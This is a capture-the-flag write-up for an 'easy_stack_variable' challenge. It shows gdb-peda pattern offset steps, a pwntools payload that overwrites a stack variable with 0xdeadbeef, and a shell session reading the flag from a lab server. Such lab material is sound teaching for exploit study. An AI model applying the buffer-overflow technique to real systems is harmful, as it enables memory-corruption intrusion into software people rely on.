
easy_stack_variable

Account : stanleymusic

Writeup :

Step 1 :

Use gdb -> set breakpoint at main -> run until typing input -> paste the randomized strings with length 100 created by pattc



Step 2 :

Since we want to change the variable's value, we need to find the variable's address.

According to the cmp instruction we find out that it's $rbp-0x4.

Step 3 :

Use x/10w $rbp-0x4 to check if it’s covered by the randomized strings.

```
gdb-peda$ x/10w $rbp-0x4
0x7fffffffe13c: U"\x41244141\x41416e41\x2d414143\x41284141\x41414441\x2941
41\x41413541\x6741414b\x41364141鮀"
0x7fffffffe19c: U""
0x7fffffffe1a0: U"\xb5995d2d\x5e556597\x1df5d2d\x5e5575ab"
0x7fffffffe1b4: U""
```

Step 4 :

If it’s covered, then we use pattern offset [address of variable] to find out the offset which is 10

```
gdb-peda$ pattern offset 0x41244141
1092895041 found at offset: 10
```

Step 5 :

Now we got all the information we need

Offset = 10

variable’s value = 0xdeadbeef

Send payload = ‘A’*offset + p64(0xdeadbeef)

```
offset = 10
variable = p64(0xdeadbeef)
payload = 'A'*offset + variable

r.recvuntil(":")
r.sendline(payload)
```

Step 6 :

Get the flag

```
root@kali:~/Desktop/balqs_CTF/easy_stack_variable# python easy_stack_variable.py
[+] Opening connection to sqlab.zongyuan.nctu.me on port 6001: Done
[*] Switching to interactive mode
$ ls
Makefile
bin
dev
easy_stack_variable
easy_stack_variable.c
flag
lib
lib32
lib64
$ cat flag
balqs{D0_you_kn0w_st4ck?}
```